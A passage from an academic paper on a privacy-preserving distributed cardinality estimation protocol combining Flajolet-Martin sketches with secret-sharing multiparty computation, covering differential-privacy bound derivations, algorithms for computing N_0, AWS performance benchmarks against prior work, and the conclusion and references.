


Figure 3: k_{min} and k_{max}

Finding k_{min} and N_1 We first show the existence of k_{min}:

Lemma 2. *Let $k_{min} = max(\lceil \log_2 \frac{1}{\varepsilon} \rceil - 1, 0)$. For any $\varepsilon > 0$ and any $k \geq k_{min}$, it holds that $\frac{p_{N,k}}{p_{N+1,k}} \leq e^{\varepsilon}$.*

Lemma 2 tells us that k_{min} always exists for any $\varepsilon > 0$, and that it is independent of N. Next we will show that the increase of N can eventually make $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$ for all $k < k_{min}$. First, we prove the following lemma:

Lemma 3. *For all $k_{min} > 0$, $Pr[z_N < k_{min}]$ decreases monotonically in N, and $\lim_{N \to \infty} Pr[z_N < k_{min}] = 0$.*

Now we are ready to state the following theorem:

Theorem 2. *Let $k_{min} = max(\lceil \log_2 \frac{1}{\varepsilon} \rceil - 1, 0)$ and N_1 be the smallest positive integer such that $1 - q_{N_1,k_{min}} \leq \delta$. Then, for all $N \geq N_1$, it holds that $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$ when $k < k_{min}$, and $\frac{p_{N,k}}{p_{N+1,k}} \leq e^{\varepsilon}$ when $k \geq k_{min}$.*

Finding k_{max} and N_2 We now show the existence of k_{max}. Note that unlike k_{min}, k_{max} is a value that is dependant on N.

Lemma 4. *Let $k_{max} = \lceil \log_2 N \rceil + c$ and $c = \lceil \frac{-1 + \sqrt{1 + 8 \log_2 \frac{1}{\delta}}}{2} \rceil$. For all $0 < \delta < 1$ and $N \in \mathbb{Z}^+$, $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$ for all $k > k_{max}$.*

Next we want to find N_2 such that for all $N \geq N_2$, $\frac{p_{N,k_{max}}}{p_{N+1,k_{max}}} \geq e^{-\varepsilon}$. If this holds, then by Lemma 1, $\frac{p_{N,k}}{p_{N+1,k}} \geq e^{-\varepsilon}$ for all $k \leq k_{max}$. Recall that for $k = 0$, $\frac{p_{N,k}}{p_{N+1,k}} = e^{\frac{1}{2}} > e^{-\varepsilon}$ for all N trivially. Then we only need to consider the case $k > 0$. In this case, $\frac{p_{N,k}}{p_{N+1,k}} = e^{\frac{1}{2^{k+1}}} \cdot \prod_{j=0}^{k-1} \frac{(1 - e^{-\frac{N}{2^{j+1}}})}{(1 - e^{-\frac{N+1}{2^{j+1}}})}$. Let us define

$$\Psi(N,k) = \prod_{j=0}^{k-1} \frac{(1 - e^{-\frac{N}{2^{j+1}}})}{(1 - e^{-\frac{N+1}{2^{j+1}}})} \tag{3}$$

We can see if $\Psi(N,k) \geq e^{-\varepsilon}$ then $\frac{p_{N,k}}{p_{N+1,k}} \geq e^{-\varepsilon}$, because $e^{\frac{1}{2^{k+1}}} \geq 1$.

It is actually not difficult to find some N_2 such that $\Psi(N_2, k_{max}) \geq e^{-\varepsilon}$. The tricky part is whether for all $N \geq N_2$, $\Psi(N, k_{max}) \geq e^{-\varepsilon}$ still holds. If $\Psi(N, k_{max})$ is monotonically increasing in N, then this can be proved. However, this is only partially true. Regarding this, we have the following:

Lemma 5. *Let k_{max} as defined in Lemma 4, $\Psi(N, k_{max}) < \Psi(N+1, k_{max})$ if $\lceil \log_2 N \rceil = \lceil \log_2 (N+1) \rceil$.*

In the case that $\lceil \log_2 N \rceil \neq \lceil \log_2 (N+1) \rceil$, there is a problem because k_{max} changes. Recall that the value of $k_{max} = \lceil \log_2 N \rceil + c$. In the border case if $N = 2^t - 1$ then $\lceil \log_2 N \rceil = t - 1$ and $\lceil \log_2 (N+1) \rceil = t$, so we need to compare $\Psi(N, t-1+c)$ and $\Psi(N+1, t+c)$. In this case:

$$\frac{\Psi(N,t-1+c)}{\Psi(N+1,t+c)} = \frac{\prod_{j=0}^{t+c-2}(1 - e^{-\frac{N}{2^{j+1}}})}{\prod_{j=0}^{t+c-2}(1 - e^{-\frac{N+1}{2^{j+1}}})} \cdot \frac{\prod_{j=0}^{t+c-1}(1 - e^{-\frac{N+2}{2^{j+1}}})}{\prod_{j=0}^{t+c-1}(1 - e^{-\frac{N+1}{2^{j+1}}})}$$
$$= \prod_{j=0}^{t+c-2} \frac{(1 - e^{-\frac{N}{2^{j+1}}})(1 - e^{-\frac{N+2}{2^{j+1}}})}{(1 - e^{-\frac{N+1}{2^{j+1}}})^2} \cdot \left(\frac{1 - e^{-\frac{N+2}{2^{t+c}}}}{1 - e^{-\frac{N+1}{2^{t+c}}}} \right) \tag{4}$$

While the product term in (4) is less than 1, the term in the big brackets is greater than 1. It is hard to decide whether the whole formula is less than 1 or not. Although we cannot compare $\Psi(2^t-1, t-1+c)$ and $\Psi(2^t, t+c)$, in Lemma 6 we can show a weaker result (note 2^{t-1} in the lemma instead of 2^t-1):

Lemma 6. *For all $t \in \mathbb{Z}^+$, $\Psi(2^{t-1}, t-1+c) < \Psi(2^t, t+c)$ where c is as defined in Lemma 4.*

Lemma 6 is useful because combining it and Lemma 5, we can prove the following lemma:

Lemma 7. *Let $t_0 \in \mathbb{Z}^+$, if $\Psi(2^{t_0}, t_0+c) \geq e^{-\varepsilon}$, then for any $N \geq 2^{t_0}, \varepsilon > 0$, $\Psi(N, k_{max}) \geq e^{-\varepsilon}$, where k_{max} is as defined in Lemma 4.*

Now we are ready to state the next theorem:

Theorem 3. *Let $\varepsilon > 0$, and c, k_{max} as defined in Lemma 4. Let t_0 be the smallest positive integer that satisfies $\Psi(2^{t_0}, t_0+c) \geq e^{-\varepsilon}$. Let N_2 be the smallest integer in $(2^{t_0-1}, 2^{t_0}]$ such that $\Psi(N_2, t_0+c) \geq e^{-\varepsilon}$. Then, (1) $\forall N \geq N_2, k \leq k_{max}$, $\frac{p_{N,k}}{p_{N+1,k}} \geq e^{-\varepsilon}$, and (2) $\forall N \geq N_2, k > k_{max}$, $p_{N,k} \leq \delta$ and $p_{N+1,k} \leq \delta$.*

Computing N_0 Combining all the above together, we can use Algorithm 8 to compute N_0 for a given (ε, δ) pair:

Algorithm 8: *FindN0*(ε, δ)

Input: $\varepsilon > 0, 0 < \delta < 1$
Result: $N_0 \in \mathbb{Z}^+$

$k_{min} = max(\lceil \log_2 \frac{1}{\varepsilon} \rceil - 1, 0)$;
/* $1 - q_{N,k_{min}}$ decreases monotonically in N. */
Starting from 1, use an exponential search in $[1, +\infty]$ to find N_1 that is the smallest integer satisfying $1 - q_{N_1,k_{min}} = 1 - \sum_{j=0}^{2^{k_{min}}} (-1)^{v(j)} e^{-\frac{j \cdot N_1}{2^{k_{min}}}} \leq \delta$;
$c = \lceil \frac{-1+\sqrt{1+8\log_2 \frac{1}{\delta}}}{2} \rceil$;
Starting from 1, use an exponential search in $[1, +\infty]$ to find t_0 that is the smallest integer satisfying $\prod_{j=0}^{k_{max}-1} \frac{(1-e^{-\frac{2^{t_0}}{2^{j+1}}})}{(1-e^{-\frac{2^{t_0}+1}{2^{j+1}}})} \geq e^{-\varepsilon}$, where $k_{max} = t_0 + c$;
/* search backwardly in $(2^{t_0-1}, 2^{t_0}]$ */
for $i = 2^{t_0}; i > 2^{t_0-1}; i--$ **do**
    if $(\prod_{j=0}^{t_0+c-1} \frac{(1-e^{-\frac{N}{2^{j+1}}})}{(1-e^{-\frac{N+1}{2^{j+1}}})} < e^{-\varepsilon})$ **then**
        $N_2 = i + 1$;
        break;
    end
end
Output $N_0 = max(N_1, N_2)$;

Regarding the algorithm, we have the following theorem:

Theorem 4. *For all $\varepsilon, \delta \in \mathbb{R}^+$ and $\delta \in (0,1)$, let $N_0 = FindN_0(\varepsilon, \delta)$. When all DPs use a single FM sketch, our protocol satisfies (ε, δ)-differential privacy if the cardinality of the union of all DP's set is greater or equal to N_0.*

The running time of Algorithm 8 is bounded by the search time, and in turn the values of, N_1 and N_2. We have the following Theorem:

Theorem 5. *In algorithm 8, N_1 and N_2 increase monotonically as the parameter ε or δ decrease.*

Therefore for smaller (ε, δ), the algorithm will take longer to run. However this will not be a problem in practice. As an example, we ran Algorithm 8 with extremely small parameters $\varepsilon = 2^{-40}$ and $\delta = 2^{-80}$, $N_0 = max(N_1, N_2)$ found by the algorithm is 30,865,997,083,798, and the running time was in the order of seconds[4]. Therefore, for all (ε, δ) normally used in practice, N_1, N_2 will not be too large and the algorithm can be efficiently computed (see also Table 1, in which the values were computed with $\frac{\varepsilon}{m}, \frac{\delta}{m}$).

5.2.3 Find N_0: Multiple Sketches

The Bound By Composition Theorems If the DPs use m FM sketches, then the output of the protocols is $Z_N = z_{N,1} + \cdots + z_{N,m}$, where $z_{N,i}$ is extracted from the i-th FM sketch. The input set encoded by each FM sketch is the same, i.e. the union of observations from all DPs, and the hash keys are different. Therefore, using m FM sketches is like querying a privacy mechanism m times, and the randomization of the mechanism is independent for each query. The basic composition theorem (Theorem 3.16, [26]) states that if the base differential privacy mechanism is $(\varepsilon_0, \delta_0)$-differentially private, then after m queries, any function of the m query results is at least $(m\varepsilon_0, m\delta_0)$-differentially private. Therefore, in the m sketches case, given the target (ε, δ) we want to achieve, it suffices if each single FM sketch satisfies $(\frac{\varepsilon}{m}, \frac{\delta}{m})$-differential privacy. When m is large, the advanced composition theorem (Theorem 3.20, [26]) gives a better bound. For a base mechanism that is $(\varepsilon_0, \delta_0)$ differentially private, after m queries, the result is at least $(\varepsilon, m\delta_0 + \delta')$-differential privacy, where

$$\varepsilon = \sqrt{2m \ln \frac{1}{\delta'}} \varepsilon_0 + m\varepsilon_0 (e^{\varepsilon_0} - 1), \text{for any } \delta' > 0. \quad (5)$$

Hence, given the target (ε, δ), we can obtain $(\varepsilon_0, \delta_0)$, then an initial bound $\widehat{N_0} = findN_0(\varepsilon_0, \delta_0)$. For all $N \geq \widehat{N_0}$, (ε, δ)-differential privacy holds, due to Theorem 4 and the composition theorems.

In Table 1, we show some $\widehat{N_0}$ for different combinations of parameters. When $m = 100$, the basic composition theorem gives better results, so we set $\varepsilon_0 = \frac{\varepsilon}{100}, \delta_0 = \frac{\delta}{100}$. For all other m, we obtain ε_0, δ_0 through the advanced composition theorem. We simply set $\delta' = \frac{\delta}{2}$ and $\delta_0 = \frac{\delta}{2m}$, then we can get ε_0 by (5). Note that in the table, when $m = 100$, we get the same $\widehat{N_0}$ in the cases when $\varepsilon = 0.2$ and $\varepsilon = 0.3$. This is because in both cases $N_1 > N_2$, so $\widehat{N_0} = N_1$. The value of N_1 is a function

[4] The implementation is based on Arb (http://arblib.org/), a C library supporting arbitrary precision real arithmetic.

ε \ m	100	1000	2000	4000
1	2053	4596	9387	9564
0.5	4123	9210	18791	19146
0.3	8261	18437	37601	38310
0.2	8261	36891	37601	76638
0.1	16538	73800	75219	153295

Table 1: The value of $\widehat{N_0}$ for different ε, m and fixed $\delta = 2^{-40}, w = 32$

of $\lceil \log_2 \frac{1}{\varepsilon_0} \rceil - 1$ and δ_0. The same δ_0 is used in both cases and $\lceil \log_2 \frac{100}{0.2} \rceil - 1 = \lceil \log_2 \frac{100}{0.3} \rceil - 1$, so the algorithm gives the same $\widehat{N_0}$. For the same reason, we get the same $\widehat{N_0}$ for $\varepsilon = 0.2$ and $\varepsilon = 0.3$ when $m = 2000$.

The bound $\widehat{N_0}$ by composition theorems is rather loose and can be further improved. Next we will first show how to compute the PMF of Z_N, then how we can get an improved bound N_0 computationally.

PMF: m FM sketches The PMF of Z_N can be obtained through the probability generating functions (pgf for short) [33]. We know that the pgf of a discrete random variable X taking values in non-negative integer $[0, j]$ is defined as:

$$G_X(t) = \mathbf{E}(t^X) = \sum_{k=0}^{j} Pr[X = k] \cdot t^k.$$

Therefore for $z_{N,i}$, the pgfs are:

$$G_{z_{N,i}}(t) = \sum_{k=0}^{w-1} p_{N,k} \cdot t^k.$$

We use pgfs here because they are particularly useful for dealing with the sum of independent random variables. In fact, for $Z_N = \sum_{i=1}^{m} z_{N,i}$, the pgf is:

$$G_{Z_N}(t) = \left(G_{z_{N,i}}(t)\right)^m = \left(\sum_{k=0}^{w-1} p_{N,k} \cdot t^k\right)^m. \quad (6)$$

Another property of a pgf is that the PMF of X can be recovered by taking derivatives of $G_X(t)$:

$$Pr[X = k] = \frac{G_X^{(k)}(0)}{k!}. \quad (7)$$

Expanding $G_{Z_N}(t)$, we will get the $m(w-1)$-th degree polynomials $\sum_{K=0}^{m(w-1)} a_K t^K$, where a_K are coefficients and t is the indeterminate. Then by (7), we have:

$$Pr[Z_N = K] = \frac{G_{Z_N}^{(K)}(0)}{K!} = a_K. \quad (8)$$

Refining the Bound In the m FM sketches case, (ε, δ)-differential privacy holds if for every $0 \le K \le m(w-1)$:

$$e^{-\varepsilon} \cdot Pr[Z_{N+1} = K] - \frac{\delta}{e^{\varepsilon}} \le Pr[Z_N = K] \le e^{\varepsilon} \cdot Pr[Z_{N+1} = K] + \delta. \quad (9)$$

Therefore, we can use algorithm 9 to find the improved N_0.

Algorithm 9: *RefineBound*$(\varepsilon, \delta, \widehat{N_0}, m, w)$

Input: $\varepsilon, \delta \in \mathbb{R}^+$ and $\delta \in (0,1), \widehat{N_0}, m, w \in \mathbb{Z}^+$
Result: $N_0 \in \mathbb{Z}^+$
1 stop =false;
2 $N_0 = \widehat{N_0}$+1;
3 **do**
4 $N_0 = N_0 - 1$;
5 Compute the polynomials $G_{Z_{N_0}}(t)$ and $G_{Z_{N_0-1}}(t)$ using (6);
6 **for** $K = 0; K \le m(w-1); K++$ **do**
7 Let $Pr[Z_N = K]$ be the coefficient of the K-th degree term of $G_{Z_{N_0-1}}(t)$;
8 Let $Pr[Z_{N+1} = K]$ be the coefficient of the K-th degree term of $G_{Z_{N_0}}(t)$;
9 **if** $Pr[Z_N = K]$ *and* $Pr[Z_{N+1} = K]$ *don't satisfy* (9) **then**
10 stop =true;
11 break;
12 **end**
13 **end**
14 **while** *stop* = *false and* $N_0 > 0$;
15 output N_0

Algorithm 9 starts from $\widehat{N_0}$ and computationally verifies $N < \widehat{N_0}$ backwardly. It stops at N_0 when $N_0 - 1$ does not satisfy differential privacy anymore. This N_0 is the improved bound and it is guaranteed that for all $N \ge N_0$, our protocol satisfies (ε, δ)-differential privacy at the given (m, w) parameters. In Table 2, we show the improved bound computed from Algorithm 9. Compared to the values in Table 1, the improved bound is significantly better.

The running time of Algorithm 9 is dominated by Step 5, in which the pgfs are computed. Computing pgfs involving polynomial exponentiation and the time increases when m increases. For example, to get numbers in Table 2, it took 78 ms, 5350 ms, 21468 ms and 90237 ms to compute a single $G_{Z_{N_0}}(t)$ when $m = 100, 1000, 2000, 4000$ respectively. When $\widehat{N_0}$ is large, backward verification by Algorithm 9 could take quite long time. That said, it should be noted that this verification needs only to be done once for each parameter combination.

ε \ m	100	1000	2000	4000
1	85	254	355	497
0.5	166	496	693	969
0.3	273	813	1136	1587
0.2	404	1205	1682	2351
0.1	790	2359	3293	4600

Table 2: The value of N_0 by Algorithm 9 for different ε, m and fixed $\delta = 2^{-40}, w = 32$

The bound N_0 can easily be achieved in real world applications. For example, when $\varepsilon = 0.3$, which is recommended for safe measurements in anonymity networks [38], even with a large $m = 4000$, N_0 is only 1587. For smaller ε values, N_0 are still reasonably small across different m values. Note that N_0 is the lower bound, therefore the privacy level is guaranteed even if the actual cardinality is larger than N_0. We can also see that for the same privacy parameters, a larger set allows us to get a better accuracy (by allowing a larger m at the same privacy level). This means we can get both good utility and good privacy if the set is large.

6 Experimental Evaluation

We have implemented a prototype of our protocol in C++. The source code of the protocol is available online[5]. We used the implementation of Overdrive (low gear) in the SPDZ2 repository[6] for the pre-processing part, and implemented our offline and online protocols on top of that. We compare the performance of our protocol to the state of the art [30]. The implementation of [30] provided by the authors is in Go and does not fully support multi-threading. For a fair comparison, we re-implemented the protocol in [30] in C++. In this implementation, we use OpenSSL 1.0.1 for all cryptographic operations and pthread for multi-threading. The performance of our new implementation is much better than that reported in [30]. We used 40 for the statistical security parameter and 128 for the computational security parameter in all experiments.

We ran all CPs in Amazon AWS. We used the EC2 instance type r5.4xlarge (on-demand) for each CP. Each instance has 16 vCPUs (8 physical cores) based on Intel Xeon Platinum 8000 series (Skylake-SP) CPUs, 128GB RAM, one network interface up to 10 Gpbs LAN speed, and costs $1.008 - $1.12 per hour in US data centers. We conducted experiments both in a LAN environment (all CPs were in the Oregon AWS data center), and a WAN environment (CPs were distributed in 4 different AWS data centers in the US[7]). The DPs ran on desktops, with a typical hardware configuration of an Intel Quadcore i7-6700k CPU and 16 GB RAM. We used 20 DPs in all experiments and varied the number of CPs.

In Table 3, we show the total running time and communication (send+receive) cost of our protocol in the offline and online phases. We implemented the group authenticated key exchange protocol in [39]. The offline phase measurement includes the costs of the SPDZ pre-processing protocol and our offline protocols. The online phase measurement includes all online protocols, from DP sharing the sketch to the CPs outputting Z_N (using the ExtractZ protocol in LAN and ExtractZBS protocol in WAN). Note we do not include the time used by the DPs to collect data because this time is irrelevant to our protocol. In the experiments, the DPs first did the initial sharing and then immediately the final sharing of the Oblivious FM sketches. The running time and communication cost shown in the table are the average of those measured over all CPs. For the running time, we show the time measured in LAN and WAN. The communication costs in LAN and WAN are almost the same, thus we only show the larger one of the two. We varied the number of distinct elements in the experiments, from 20000, to 1 million (10^6), to 1 billion (10^9). This change affects the size of the modulus p (55, 60, 70 respectively) and the size of the sketches w (19, 24, 34 respectively). We also used different number of sketches (m) for different accuracy levels. As we can see in the table, the total running time is dominated by the offline phase. While the offline running time is in the order of minutes, the online running time is only in the order of seconds. We can also see that the offline running time is less than 1 hour even with the largest parameter group, and since the offline computation can be done during the period when the DPs are collecting the data, the performance should be acceptable (many applications may only require daily or even less frequent update of the estimate). The protocol has good scalability: when N increases from 20000 to 10^9 (50000 times), the running time increases only to about 2 times ($\log(10^9)/\log(20000) \approx 2$). The running time in LAN is much less than that measured in WAN. The differences in network bandwidth and latency are likely the causes of the slowdown. Communication-wise, the offline phase cost is much higher than the online phase cost. As we can see in Table 4, most of the cost in the offline phase is due to the Triple generation protocol in SPDZ, which utilizes heavy machinery such as somewhat homomorphic encryption and zero-knowledge proofs. In Table 4, we also show the differences in performance for the ExtractZ (Protocol 7) and ExtractZBS (Protocol 10, Appendix A). The results confirm that in the high network latency setting, ExtractZBS performs better due to fewer communication rounds/interactions.

As a comparison, we show in Figure 4 the total running time and communication cost of the protocol in [30]. In the experiments, we used 5 CPs (16 threads) and 20 DPs. We varied N from 20000 to 50000, and as in [30], set the number of bins to $10 \cdot N$ so the collision probability is less than 10%. We also set (ε, δ) for differential privacy to $(0.3, 10^{-12})$, the default values used in [30]. Note the parameters are weaker than those for our protocol: with $N = 20000$ and other parameters in the experiments, our protocol can easily achieve $(0.1, 10^{-12})$-differential privacy, and even better privacy when N grows bigger. We only tested with all CPs in the same LAN, as the figures in the WAN setting would be even higher. As we can see, the protocol in [30] is much slower than ours, and its running time increases much faster. When $N = 20000$, its running time in LAN is about 1.2 times of ours in WAN, and 8.5 times of ours in LAN (both $m = 4000$); when $N = 50000$, it needs almost 2.5 hours in LAN, while our protocol (in WAN) with $N = 10^9$ only needs less than 50 minutes (offline+online).

[5] https://github.com/saftoes/pdce

[6] https://github.com/bristolcrypto/SPDZ-2

[7] N Virginia, Ohio, Northern California, Oregon.

			$N = 20000$			$N = 10^6$			$N = 10^9$		
			m=1000	m=2000	m=4000	m=1000	m=2000	m=4000	m=1000	m=2000	m=4000
Running Time (s)	LAN	Offline	66.5	132.2	222.8	78.1	154.7	307.6	149.3	257.3	515.8
		Online	0.079	0.151	1.997	0.110	0.189	0.271	0.201	0.377	0.522
	WAN	Offline	320	624.1	1470.5	411.7	811.1	1578.9	757.1	1421.8	2944.2
		Online	2.414	2.036	2.623	1.754	2.360	2.934	2.689	3.031	5.026
Communication (GB)	Offline		10.7	21.4	35.2	12.09	24.18	48.5	23.3	39.05	78.3
	Online		0.008	0.016	0.031	0.010	0.020	0.041	0.028	0.056	0.120

Table 3: Total running time and communication cost: 5 CPs (16 threads), 20 DPs.

		Running Time (s)		Comm. (GB)
		LAN	WAN	
Group AKE (per DP)		0.014	0.46	6.36×10^{-6}
Offline	Triple	417.0	2414.1	68.5
	Rand	50.6	452.4	7.4
	Rand2	47.4	70.3	1.83
	RandExp	0.8	7.4	0.61
Online	Share (per DP)	0.155	1.877	0.0087
	MergeShare	0.00130	0.00129	N/A
	ZeroTest	0.32	2.345	0.070
	ExtractZ	0.049	1.482	0.034
	ExtractZBS	0.063	0.803	0.042

Table 4: Performance breakdown: 5 CPs (16 threads), 20 DPs, $N = 10^9$, $m = 4000$

The running time of [30] is slightly convex due to a quadratic step in a zero-knowledge proof sub-protocol. The communication complexity of the protocol in [30] is linear. When N is small, the protocol in [30] has a much smaller communication cost compared to ours, e.g. 1.4 GB vs 35.2 GB when $N = 20000$. However since the communication complexity of the protocol in [30] is linear and that of ours is logarithmic, the communication cost of the protocol in [30] will exceed that of ours eventually. As an estimation, when N is 10^6, the communication cost of the protocol in [30] would be 60 GB roughly, which is already higher than ours (48.5 GB).






Figure 4: Performance of protocol in [30] (LAN)

Next, we show in Figure 5 the performance of our protocol and the protocol in [30] with a varying number of CPs. For our protocol, we fixed N to 10^9 and m to 4000, with a varying number of CPs from 2 to 7. As we can see, the communication cost and the running time in LAN increase linearly in the number of CPs. The line of the running time in WAN is not very regular, but we can see that the running time is roughly linear. In typical applications, the number of CPs is quite unlikely to exceed 10. However in the case of more CPs, we could switch the SPDZ pre-processing protocol to High Gear. High Gear's performance surpasses Low Gear (we currently use) when executed with a high number of parties (more than 10 as reported in [41]). As the computation time of our protocol is dominated by the SPDZ pre-processing, this would allow us to handle more CPs more gracefully. For the protocol in [30], we fixed N to 20000, and used 2, 5, 7 CPs in the experiment. The communication cost of this protocol is also linear in the number of CPs, but the running time is slightly worse than linear. The results are consistent with those reported in [30].



(a) Our protocol, $N = 10^9$, $m = 4000$



(b) Protocol in [33], $N = 20000$

Figure 5: Performance with different number of CPs

In Figure 6, we show the distribution of the relative errors ($\frac{|\tilde{N}-N|}{N}$ where $\tilde{N}$ is the cardinality estimated from the sketches and N is the true cardinality) when using a different number of FM sketches. We used $m = 1000$, 2000 and 4000 sketches, using two sets with 20000 and 10^6 random elements as inputs. We repeated each experiment 1000 times and drew the histograms. As we can see, when m increases, the max relative error decreases, and the distribution gets more concentrated towards 0. With $m = 4000$, about 99% of the estimations have a relative error less than 3%, and the maximum relative error observed was 4.3%. On the other hand, the estimations using the method in [30] had a slightly higher relative error (see the full version) due to the hash collisions and the noise added to achieve differential privacy.

Since the cardinality count produced by the protocol in [30] is also approximate, it would be interesting to see whether our differential privacy analysis can result in a cheaper variant of that protocol, and if so how would the performance of




Figure 6: Distribution of relative errors

the variant compare to that of our protocol. In principle the protocol of [30] could also obtain differential privacy for free with honest DPs and a private hash key, although we have not done the analysis and the analysis may not be trivial. If [30] achieves differential privacy by hashing, then the CPs do not need to add noise. However, the performance improvement would be around 20-30% at most, based on our experience of implementing the protocol. The performance would be in the same order as it is now, and thus still much worse than that of our protocol. This is because the main factors affecting the performance of [30] are not adding noise but (1) public key encryption; (2) verifiable shuffling and zero-knowledge proofs; (3) superlinear (in the maximum measurable cardinality) computational and communication complexity.

7 Conclusion and Future Work

In this paper, we present and analyse a PDCE protocol. The protocol is efficient and scalable, due to the use of FM sketches as the underlying data structure for cardinality estimation, and the use of efficient secret sharing based MPC primitives. We proved the security of the protocol against a malicious adversary in the UC framework. More interestingly, we showed that the combination of secure computation and the FM sketches allows us to get (ε, δ)-differential privacy for free. We implemented our protocol and evaluated it experimentally. Our experiments showed that the protocol is much more efficient and scalable than the state of the art [30].

We would like to continue investigating the use of data structures in secure computation protocols to improve their efficiency and scalability. Data structures such as sketches could lead to sub-linear complexity protocols, which are highly desirable for Big Data applications. We would also like to investigate the relationship between differential privacy and sketches, to extend and generalize the results in this paper to other sketches/data structures.

Acknowledgement

We thank shepherd Mathias Lécuyer as well as the anonymous reviewers for their insightful comments. This research was supported in part by UK EPSRC under grant EP/M013561/2; National Natural Science Foundation of China under grant 61722203 (Outstanding Youth Foundation), U1936218 (Joint Fund Project), 62032012, 62072132, and 61771259; National Key Research and Development Program of China under grant 2020YFB1005700.

References

[1] Health Insurance Portability and Accountability Act of 1996. https://aspe.hhs.gov/report/health-insurance-portability-and-accountability-act-1996, 1996.

[2] Gramm-Leach-Bliley Act. https://www.ftc.gov/tips-advice/business-center/privacy-and-security/gramm-leach-bliley-act, 1999.

[3] General Data Protection Regulation. https://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=CELEX:32016R0679&from=EN, 2018.

[4] The Royal Society Report on Privacy Enhancing Technologies. https://royalsociety.org/-/media/policy/projects/privacy-enhancing-technologies/privacy-enhancing-technologies-report.pdf, 2019.

[5] Gergely Ács and Claude Castelluccia. A case study: privacy preserving release of spatio-temporal density in paris. In *KDD*, pages 1679–1688, 2014.

[6] Sameer Agarwal, Barzan Mozafari, Aurojit Panda, Henry Milner, Samuel Madden, and Ion Stoica. Blinkdb: queries with bounded errors and bounded response times on very large data. In *EuroSys*, pages 29–42, 2013.

[7] Akamai. Real-Time Web Metrics Methodology. https://www.akamai.com/uk/en/resources/visualizing-akamai/real-time-web-monitor/real-time-web-metrics-methodology.jsp.

[8] Vikas G. Ashok and Ravi Mukkamala. A scalable and efficient privacy preserving global itemset support approximation using bloom filters. In *DBSec*, pages 382–389, 2014.

[9] Martin Azizyan, Ionut Constandache, and Romit Roy Choudhury. Surroundsense: mobile phone localization via ambience fingerprinting. In *MOBICOM*, pages 261–272, 2009.

[10] Donald Beaver. Efficient multiparty protocols using circuit randomization. In *CRYPTO*, pages 420–432, 1991.

[11] Zvika Brakerski, Craig Gentry, and Vinod Vaikuntanathan. (leveled) fully homomorphic encryption without bootstrapping. In *ITCS*.

[12] Ran Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *Proceedings 2001 IEEE International Conference on Cluster Computing*, pages 136–145, 2001.

[13] Ran Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *FOCS*, pages 136–145, 2001.

[14] T.-H. Hubert Chan, Mingfei Li, Elaine Shi, and Wenchang Xu. Differentially private continual monitoring of heavy hitters from distributed streams. In *PETS*, pages 140–159, 2012.

[15] Graham Cormode. Data sketching. *Commun. ACM*, 60(9):48–55, August 2017.

[16] Ronald Cramer, Ivan Damgård, and Jesper Buus Nielsen. *Secure Multiparty Computation and Secret Sharing*. Cambridge University Press, 2015.

[17] Emiliano De Cristofaro, Paolo Gasti, and Gene Tsudik. Fast and private computation of cardinality of set intersection and union. In *CANS*, pages 218–231, 2012.

[18] Ivan Damgård, Marcel Keller, Enrique Larraia, Valerio Pastro, Peter Scholl, and Nigel P. Smart. Practical covertly secure MPC for dishonest majority - or: Breaking the SPDZ limits. In *ESORICS*, pages 1–18, 2013.

[19] Ivan Damgård, Valerio Pastro, Nigel P. Smart, and Sarah Zakarias. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO*, pages 643–662, 2012.

[20] Alex Davidson and Carlos Cid. An efficient toolkit for computing private set operations. In *ACISP*, pages 261–278, 2017.

[21] Damien Desfontaines, Andreas Lochbihler, and David A. Basin. Cardinality estimators do not preserve privacy. In *PETS*.

[22] Roger Dingledine, Nick Mathewson, and Paul F. Syverson. Tor: The second-generation onion router. In *USENIX Security*, pages 303–320, 2004.

